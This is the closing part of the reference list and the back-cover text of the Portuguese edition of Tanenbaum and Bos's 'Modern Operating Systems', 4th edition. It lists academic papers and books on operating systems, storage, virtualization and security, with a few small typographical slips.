SITARAM, D.; DAN, A. *Multimedia Servers*. Burlington: Morgan Kaufman, 2000.

SLOWINSKA, A.; STANESCU, T.; BOS, H. Body Armor for Binaries: Preventing Buffer Overflows Without Recompilation. *Proc. USENIX Ann. Tech. Conf.,* USENIX, 2012.

SMALDONE, S.; WALLACE, G.; HSU, W. Efficiently Storing Virtual Machine Backups. *Proc. Fifth USENIX Conf. on Hot Topics in Storage and File Systems*, USENIX, 2013.

SMITH, D. K.; ALEXANDER, R. C. *Fumbling the Future: How Xerox Invented, Then Ignored, the First Personal Computer.* New York: William Morrow, 1988.

SNIR, M. et al. *MPI: The Complete Reference Manual*. Cambridge: M. I. T. Press, 1996.

SNOW, K. et al. Just-In-Time Code Reuse: On the Effectiveness of Fine-Grained Address Space Layout Randomization. *Proc. IEEE Symp. on Security and Privacy*, IEEE, p. 574-588, 2013.

SOBELL, M. *A Practical Guide to Fedora and Red Hat Enterprise Linux*. 7. ed. Upper Saddle River:Prentice-Hall, 2014.

SOORTY, B. Evaluating IPv6 in Peer-to-peer Gigabit Ethernet for UDP Using Modern Operating Systems. *Proc. 2012 Symp. on Computers and Commun.,* IEEE, p. 534-536, 2012.

SPAFFORD, E.; HEAPHY, K.; POTSHARDS FERBRACHE, D. *Computer Viruses*. Arlington: ADAPSO, 1989.

STALLINGS, W. *Operating Systems*, 7. ed. Upper Saddle River: Prentice Hall, 2011.

STAN, M. R.; SKADRON, K: Power-Aware Computing. *Computer*, v. 36, p. 35-38, dez. 2003.

STEINMETZ, R.; NAHRSTEDT, K. *Multimedia: Computing, Communications and Applications*. Upper Saddle River: Prentice Hall, 1995.

STEVENS, R. W.; RAGO, S. A. Advanced Programming in the UNIX Environment. Boston: Addison--Wesley, 2013.

STOICA, R.; AILAMAKI, A. Enabling Efficient OS Paging for Main-Memory OLTP Databases. *Proc. Ninth Int'l Workshop on Data Management on New Hardware*, ACM, Art. 7. 2013.

STONE, H. S.; BOKHARI, S. H. Control of Distributed Processes. *Computer*, v. 11, p. 97-106, jul. 1978.

STORER, M. W. et al. POTSHARDS Secure Long--Term Storage without Encryption. *Proc. USENIX Ann. Tech. Conf.,* USENIX, p. 143-156, 2007.

STRATTON, J. A. et al. Algorithm and Data Optimization Techniques for Scaling to Massively Threaded Systems. *Computer*, v. 45, p. 26-32, ago. 2012.

SUGERMAN, J.; VENKITACHALAM , G.; LIM, B.-H: Virtualizing I/O Devices on VMware Workstation's Hosted Virtual Machine Monitor. *Proc. USENIX Ann. Tech. Conf.,* USENIX, p. 1-14, 2001.

SULTANA, S.; BERTINO, E. A File Provenance System. *Proc. Third Conf. on Data and Appl. Security and Privacy*, ACM, p. 153-156, 2013.

SUN, Y. et al. FAR. A Fault-Avoidance Routing Method for Data Center Networks with Regular Topology. *Proc. Ninth ACM/IEEE Symp. for Arch. for Networking and Commun. Systems*, ACM, p. 181-190, 2013.

SWANSON, S.; CAULFIELD, A. M. Refactor, Reduce, Recycle: Restructuring the I/O Stack for the Future of Storage. *Computer*, v. 46, p. 52-59, ago. 2013.

TAIABUL HAQUE, S. M.; WRIGHT, M.; SCIELZO, S. A Study of User Password Strategy for Multiple Accounts. *Proc. Third Conf. on Data and Appl. Security and Privacy*, ACM, p. 173-176, 2013.

TALLURI, M.; HILL, M. D.; KHALIDI, Y. A. A New Page Table for 64-Bit Address Spaces. *Proc. 15th Symp. on Operating Systems Principles*, ACM, p. 184-200, 1995.

TAM, D.; AZIMI, R.; STUMM, M. Thread Clustering: Sharing-Aware Scheduling. *Proc. Second European Conf. on Computer Systems (EUROSYS)*, ACM, p. 47-58, 2007.

TANENBAUM, A. S.; AUSTIN, T. *Structured Computer Organization.* 6. ed. Upper Saddle River: Prentice Hall, 2012.

______.; HERDER, J. N.; BOS, H. File Size Distribution on UNIX Systems: Then and Now. *ACM SIGOPS Operating Systems Rev.,* v. 40, p. 100-104, jan. 2006.

______. et al. Experiences with the Amoeba Distributed Operating System. *Commun. of the ACM*, v. 33, p. 46-63, dez. 1990.

______.; VAN STEEN, M. R. *Sistemas distribuídos.* 2. ed. São Paulo: Pearson, 2008

______.; WETHERALL, D. J: *Computer Networks*, 5. ed. Upper Saddle River: Prentice Hall, 2010.

______.; WOODHULL, A. S. *Sistemas operacionais: projeto e implementação*. 3. ed. Porto Alegre: Bookman, 2008.

TARASOV, V. et al. Virtual Machine Workloads: The Case for New NAS Benchmarks. *Proc. 11th Conf. on File and Storage Technologies*, USENIX, 2013.

TEORY, T. J. Properties of Disk Scheduling Policies in Multiprogrammed Computer Systems. *Proc. AFIPS Fall Joint Computer Conf.,* AFIPS, p. 1-11, 1972.

THEODOROU, D. et al. NRS: A System for Automated Network Virtualization in IAAS Cloud Infrastructures. *Proc. Seventh Int'l Workshop on Virtualization Tech. in Distributed Computing*, ACM, p. 25-32, 2013.

THIBADEAU, R. Trusted Computing for Disk Drives and Other Peripherals. *IEEE Security and Privacy*, v. 4, p. 26-33, set./out. 2006.

THOMPSON, K. Reflections on Trusting Trust. *Commun. of the ACM*, v. 27, p. 761-763, ago. 1984.

TIMCENKO, V.; DJORDJEVIC, B. The Comprehensive Performance Analysis of Striped Disk Array Organizations — RAID-0. *Proc. 2013 Int'l Conf. on Inf. Systems and Design of Commun.;* ACM, p. 113-116, 2013.

TRESADERN, P. et al. Mobile Biometrics: Combined Face and Voice Verification for a Mobile Platform,

IEEE Pervasive Computing, v. 12, p. 79-87, jan. 2013.

TSAFRIR, D. et al. System Noise, OS Clock Ticks, and Fine-Grained Parallel Applications. *Proc. 19th Ann. Int'l Conf. on Supercomputing*, ACM, p. 303-312, 2005.

TUAN-ANH, B.; HUNG, P. P.; HUH, E.-N. A Solution of Thin-Thick Client Collaboration for Data Distribution and Resource Allocation in Cloud Computing. *Proc. 2013 Int'l Conf. on Inf. Networking*, IEEE, p. 238-243, 2103.

TUCKER, A.; GUPTA, A. Process Control and Scheduling Issues for Multiprogrammed Shared-Memory Multiprocessors. *Proc. 12th Symp. on Operating Systems Principles*, ACM, p. 159-166, 1989.

UHLIG, R. et al. Design Tradeoffs for Software-Managed TLBs. *ACM Trans. on Computer Systems*, v. 12, p. 175-205, ago. 1994.

UHLIG, R. et al. Intel Virtualization Technology. *Computer*, v. 38, p. 48-56, 2005.

UR, B. et al. How Does Your Password Measure Up? The Effect of Strength Meters on Password Creation. *Proc. 21st USENIX Security Symp.;* USENIX, 2012.

VAGHANI, S. B. Virtual Machine File System. *ACM SIGOPS Operating Systems Rev.,* v. 44, p. 57-70, 2010.

VAHALIA, U. *UNIX Internals — The New Frontiers*. Upper Saddle River: Prentice Hall, 2007.

VAN DOORN, L. *The Design and Application of an Extensible Operating System*. Capelle a/d Ijssel: Labyrint Publications, 2001.

VAN MOOLENBROEK, D. C.; APPUSWAMY, R.; TANENBAUM, A. S. Integrated System and Process Crash Recovery in the Loris Storage Stack. *Proc. Seventh Int'l Conf. on Networking, Architecture, and Storage*, IEEE, p. 1-10, 2012.

VAN 'T NOORDENDE, G. et al. A Secure Jailing System for Confining Untrusted Applications. *Proc. Second Int'l Conf. on Security and Cryptography*, INSTICC, p. 414-423, 2007.

VASWANI, R.; ZAHORJAN, J. The Implications of Cache Affinity on Processor Scheduling for Multiprogrammed Shared-Memory Multiprocessors. *Proc. 13th Symp. on Operating Systems Principles*, ACM, p. 26-40, 1991.

VAN DER VEEN, V. et al. Memory Errors: The Past, the Present, and the Future. *Proc. 15th Int'l Conf. on Research in Attacks, Intrusions, and Defenses*, Berlin: Springer-Verlag, p. 86-106, 2012.

VENKATACHALAM, V.; FRANZ, M. Power Reduction Techniques for Microprocessor Systems. *Computing Surveys*, v. 37, p. 195-237, set. 2005.

VIENNOT, N.; NAIR, S.; NIEH, J. Transparent Mutable Replay for Multicore Debugging and Patch Validation. *Proc. 18th Int'l Conf. on Arch. Support for Prog. Lang. and Operating Systems*, ACM, 2013.

VINOSKI, S. CORBA: Integrating Diverse Applications within Distributed Heterogeneous Environments. *IEEE Communications Magazine*, v. 35, p. 46-56, fev. 1997.

VISCAROLA, P. G. et al. *Introduction to the Windows Driver Foundation Kernel-Mode Framework*. Amherst, NH: OSR Press, 2007.

VMWARE, Inc. Achieving a Million I/O Operations per Second from a Single VMware vSphere 5.0 Host. Disponível em: <http://www.vmware.com/files/pdf/1M-iops-perf-vsphere5.pdf.> 2011.

VOGELS, W. File System Usage in Windows NT 4.0. *Proc. 17th Symp. on Operating Systems Principles*, ACM, p. 93-109, 1999.

VON BEHREN, R.; CONDIT, J.; BREWER, E. Why Events Are A Bad Idea (for High-Concurrency Servers). *Proc. Ninth Workshop on Hot Topics in Operating Systems*, USENIX, p. 19-24, 2003.

VON EICKEN, T. et al. Active Messages: A Mechanism for Integrated Communication and Computation. *Proc. 19th Int'l Symp. on Computer Arch.;* ACM, p. 256-266, 1992.

VOSTOKOV, D. *Windows Device Drivers: Practical Foundations*, Opentask, 2009.

VRABLE, M.; SAVAGE, S.; VOELKER, G. M. BlueSky: A Cloud-Backed File System for the Enterprise. *Proc. 10th USENIX Conf. on File and Storage Tech.,* USENIX, p. 124-250, 2012.

WAHBE, R. et al. Efficient Software-Based Fault Isolation. *Proc. 14th Symp. on Operating Systems Principles*, ACM, p. 203-216, 1993.

WALDSPURGER, C. A. Memory Resource Management in VMware ESX Server. *ACM SIGOPS Operating System Rev.* v. 36, p. 181-194, jan. 2002.

______.; ROSENBLUM, M. I/O Virtualization. *Commun. of the ACM*, v. 55, p. 66-73, 2012.

______.; WEIHL, W.;. Lottery Scheduling: Flexible Proportional-Share Resource Management. *Proc. First Symp. on Operating Systems Design and Implementation*, USENIX, p. 1-12, 1994.

WALKER, W.; CRAGON, H. G. Interrupt Processing in Concurrent Processors. *Computer*, v. 28, p. 36-46, jun. 1995.

WALLACE, G. et al. Characteristics of Backup Workloads in Production Systems. *Proc. 10th USENIX Conf. on File and Storage Tech.,* USENIX, p. 33-48, 2012.

WANG, L. et al. Energy-Aware Parallel Task Scheduling in a Cluster. *Future Generation Computer Systems*, v. 29, p. 1.661-1.670, set. 2013b.

WANG, X.; TIPPER, D.; KRISHNAMURTHY, P. Wireless Network Virtualization. *Proc. 2013 Int'l Conf. on Computing, Networking, and Commun.;* IEEE, p. 818-822, 2013a.

WANG, Y.; LU, P. DDS: A Deadlock Detection-Based Scheduling Algorithm for Workflow Computations in HPC Systems with Storage Constraints. *Parallel Comput.,* v. 39, p. 291-305, ago. 2013.

WATSON, R. et al. A Taste of Capsicum: Practical Capabilities for UNIX. *Commun. of the ACM*, v. 55, p. 97-104, mar. 2013.

WEI, M. et al. Reliably Erasing Data from Flash-Based Solid State Drives. *Proc. Ninth USENIX Conf. on File and Storage Tech.,* USENIX, p. 105-118, 2011.

WEI, Y.-H. et al. Energy-Efficient Real-Time Scheduling of Multimedia Tasks on Multi-core Processors. *Proc. 2010 Symp. on Applied Computing*, ACM, p. 258-262, 2010.

WEISER, M. et al. Scheduling for Reduced CPU Energy. *Proc. First Symp. on Operating Systems Design and Implementation*, USENIX, p. 13-23, 1994.

WEISSEL, A. *Operating System Services for Task-Specific Power Management: Novel Approaches to Energy-Aware Embedded Linux*, AV Akademikerverlag, 2012.

WENTZLAFF, D. et al. An Operating System for Multi-core and Clouds: Mechanisms and Implementation. *Proc. Cloud Computing*, ACM, jun. 2010.

______. et al. A. Configurable Fine-grain Protection for Multicore Processor Virtualization. *Proc. 39th Int'l Symp. on Computer Arch.,* ACM, p. 464-475, 2012.

WHITAKER, A. et al. Rethinking the Design of Virtual Machine Monitors. *Computer*, v. 38, p. 57-62, maio 2005.

______.; SHAW, M; GRIBBLE, S. D. Scale and Performance in the Denali Isolation Kernel. *ACM SIGOPS Operating Systems Rev.,* v. 36, p. 195-209, jan. 2002.

WILLIAMS, D.; JAMJOOM, H.; WEATHERSPOON, H. The Xen-Blanket: Virtualize Once, Run Everywhere. *Proc. Seventh European Conf. on Computer Systems (EUROSYS)*, ACM, 2012.

WIRTH, N. A Plea for Lean Software. *Computer*, v. 28, p. 64-68, fev. 1995.

WU, N.; ZHOU, M.; HU, U. One-Step Look-Ahead Maximally Permissive Deadlock Control of AMS by Using Petri Nets. *ACM Trans. Embed. Comput. Syst.,* v. 12, Art. 10, p. 10:1-10:23, jan. 2013.

WULF, W. A. et al. HYDRA: The Kernel of a Multiprocessor Operating System. *Commun. of the ACM*, v. 17, p. 337-345, jun. 1974.

YANG, J. et al. Using Model Checking to Find Serious File System Errors. *ACM Trans. on Computer Systems*, v. 24, p. 393-423, 2006.

YEH, T.; CHENG, W. Improving Fault Tolerance through Crash Recovery. *Proc. 2012 Int'l Symp. on Biometrics and Security Tech.,* IEEE, p. 15-22, 2012.

YOUNG, M. et al. The Duality of Memory and Communication in the Implementation of a Multiprocessor Operating System. *Proc. 11th Symp. on Operating Systems Principles*, ACM, p. 63-76, 1987.

YUAN, D.; LEWANDOWSKI, C.; CROSS, B. Building a Green Unified Computing IT Laboratory through Virtualization. *J. Computing Sciences in Colleges*, v. 28, p. 76-83, jun. 2013.

YUAN, J. et al. Energy Aware Resource Scheduling Algorithm for Data Center Using Reinforcement Learning. *Proc. Fifth Int'l Conf. on Intelligent Computation Tech. and Automation*, IEEE, p. 435-438, 2012.

YUAN, W.; NAHRSTEDT, K. Energy-Efficient CPU Scheduling for Multimedia Systems. *ACM Trans. on Computer Systems*, ACM, v. 24, p. 292-331, ago. 2006.

ZACHARY, G. P. *Showstopper*. New York: Maxwell Macmillan, 1994.

ZAHORJAN, J.; LAZOWSKA, E. D.; EAGER, D. L. The Effect of Scheduling Discipline on Spin Overhead in Shared Memory Parallel Systems. *IEEE Trans. on Parallel and Distr. Systems*, v. 2, p. 180-198, abr. 1991.

ZEKAUSKAS, M. J.; SAWDON, W. A.; BERSHAD, B. N. Software Write Detection for a Distributed Shared Memory. *Proc. First Symp. on Operating Systems Design and Implementation*, USENIX, p. 87-100, 1994.

ZHANG, C. et al. Practical Control Flow Integrity and Randomization for Binary Executables. *Proc. IEEE Symp. on Security and Privacy*, IEEE, p. 559-573, 2013b.

ZHANG, F. et al.. CloudVisor: Retrofitting Protection of Virtual Machines in Multi-Tenant Cloud with Nested Virtualization. *Proc. 23rd Symp. on Operating Systems Principles*, ACM, 2011.

ZHANG, M.; SEKAR, R. Control Flow Integrity for COTS Binaries. *Proc. 22nd USENIX Security Symp.,* USENIX, p. 337-352, 2013.

ZHANG, X.; DAVIS, K.; JIANG, S. iTransformer: Using SSD to Improve Disk Scheduling for High-Performance I/O. *Proc. 26th Int'l Parallel and Distributed Processing Symp.,* IEEE, p. 715-726, 2012b.

ZHANG, Y.; LIU, J.; KANDEMIR, M. Software-Directed Data Access Scheduling for Reducing Disk Energy Consumption. *Proc. 32nd Int'l Conf. on Distributed Computer Systems*, IEEE, p. 596-605, 2012a.

ZHANG, Y. et al. Warming Up Storage-Level Caches with Bonfire. *Proc. 11th Conf. on File and Storage Technologies*, USENIX, 2013a.

ZHENG, H. et al.; Achieving High Reliability on Linux for K2 System. *Proc. 11th Int'l Conf. on Computer and Information Science*, IEEE, p. 107-112, 2012.

ZHOU, B. et al. ABHRANTA: Locating Bugs that Manifest at Large System Scales. *Proc. Eighth USENIX Workshop on Hot Topics in System Dependability*, USENIX, 2012.

ZHURAVLEV, S. et al. Survey of scheduling techniques for addressing shared resources in multicore processors. *Computing Surveys*, ACM , v. 45, n. 1, Art. 4, 2012.

ZOBEL, D. The Deadlock Problem: A Classifying Bibliography. *ACM SIGOPS Operating Systems Rev.;* v. 17, p. 6-16, out. 1983.

ZUBERI, K. M. et al. EMERALDS: A Small-Memory Real-Time Microkernel. *Proc. 17th Symp. on Operating Systems Principles*, ACM, p. 277-299, 1999.

ZWICKY, E. D. Torture-Testing Backup and Archive Programs: Things You Ought to Know But Probably Would Rather Not. *Proc. Fifth Conf. on Large Installation Systems Admin.,* USENIX, p. 181-190, 1991.

A

B

C

D

E

F

G

H

I

J

N

O

P

Q

R

S

T

U

V

W

SISTEMAS OPERACIONAIS MODERNOS

ANDREW S. TANENBAUM
HERBERT BOS

[Computação]

4ª EDIÇÃO

Esta quarta edição de *Sistemas operacionais modernos* foi extensamente revisada e atualizada para incorporar os últimos desenvolvimentos em tecnologias de sistemas operacionais. Além de tratar do sistema UNIX, também explora Windows 8 e 8.1, mais ênfase no Linux e uma introdução da plataforma Android. Além disso, aborda tópicos importantes de virtualização e a nuvem, desde o aspecto histórico até aplicações, complementados por um estudo de caso sobre WMware.

Com uma estrutura objetiva que introduz os principais conceitos da área, o que torna o aprendizado mais eficaz, o autor destaca detalhes práticos e conceitos como threads, segurança, gerenciamento de memória, sistema de arquivos, E/S, projeto de interface e multiprocessadores com ênfase em sistemas multinúcleos. Por tamanha abrangência, esta é uma obra essencial para cursos de ciência e engenharia da computação nas disciplinas relacionadas a sistemas operacionais.

sv.pearson.com.br

A Sala Virtual oferece, para professores, apresentações em PowerPoint, manual de soluções (em inglês) e galeria de imagens; para estudantes, capítulo extra: Sistemas operacionais multimídia, sugestões de experimentos – Lab (em inglês) e exercícios de simulação (em inglês).

Este livro também está disponível para compra em formato e-book.
Para adquiri-lo, acesse nosso site.

ISBN 978-85-430-0567-6

loja.pearson.com.br